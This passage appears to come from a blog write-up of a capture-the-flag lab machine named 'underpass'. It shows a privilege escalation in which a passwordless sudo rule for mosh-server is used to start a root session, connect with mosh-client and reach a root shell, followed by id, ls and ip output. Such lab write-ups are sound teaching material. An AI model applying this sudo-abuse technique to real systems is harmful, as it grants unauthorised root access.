User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
I did a little googling to get familiar with what mosh-server is. In short it is the server side component of Mosh (Mobile Shell). Mosh is a remote terminal application similar, but different from ssh. I figure I’ll try to start the mosh server and then connect to the server. I found this stackoverflow question helpful figuring out how to start and connect to the server.
svcMosh@underpass:~$ sudo mosh-server


MOSH CONNECT 60001 JQJ+bacfXIVKqO8mTQeYMQ

mosh-server (mosh 1.3.2) [build mosh 1.3.2]
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

[mosh-server detached, pid = 6398]
svcMosh@underpass:~$ MOSH_KEY=JQJ+bacfXIVKqO8mTQeYMQ mosh-client 127.0.0.1 60001
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Jun 15 12:58:51 AM UTC 2025

  System load:  0.4               Processes:             227
  Usage of /:   59.4% of 6.56GB   Users logged in:       2
  Memory usage: 11%               IPv4 address for eth0: 10.10.11.48
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


root@underpass:~#
Connecting to the Mosh server, I find that I am root on the machine!
root@underpass:~# id
uid=0(root) gid=0(root) groups=0(root)
root@underpass:~# ls -la
total 44
drwx------  6 root root 4096 Jun 13 19:30 .
drwxr-xr-x 18 root root 4096 Dec 11  2024 ..
lrwxrwxrwx  1 root root    9 Nov 30  2024 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwx------  2 root root 4096 Sep 22  2024 .cache
drwx------  3 root root 4096 Dec 11  2024 .config
-rw-------  1 root root   20 Dec 19 12:42 .lesshst
drwxr-xr-x  3 root root 4096 Dec 11  2024 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r-----  1 root root   33 Jun 13 19:30 root.txt
drwx------  2 root root 4096 Dec 11  2024 .ssh
-rw-r--r--  1 root root  165 Dec 11  2024 .wget-hsts
root@underpass:~# cat root.txt |wc
      1       1      33
root@underpass:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b0:be:23 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.10.11.48/23 brd 10.10.11.255 scope global eth0
       valid_lft forever preferred_lft forever
root@underpass:~#
Enjoy Reading This Article?
Here are some more articles you might like to read next: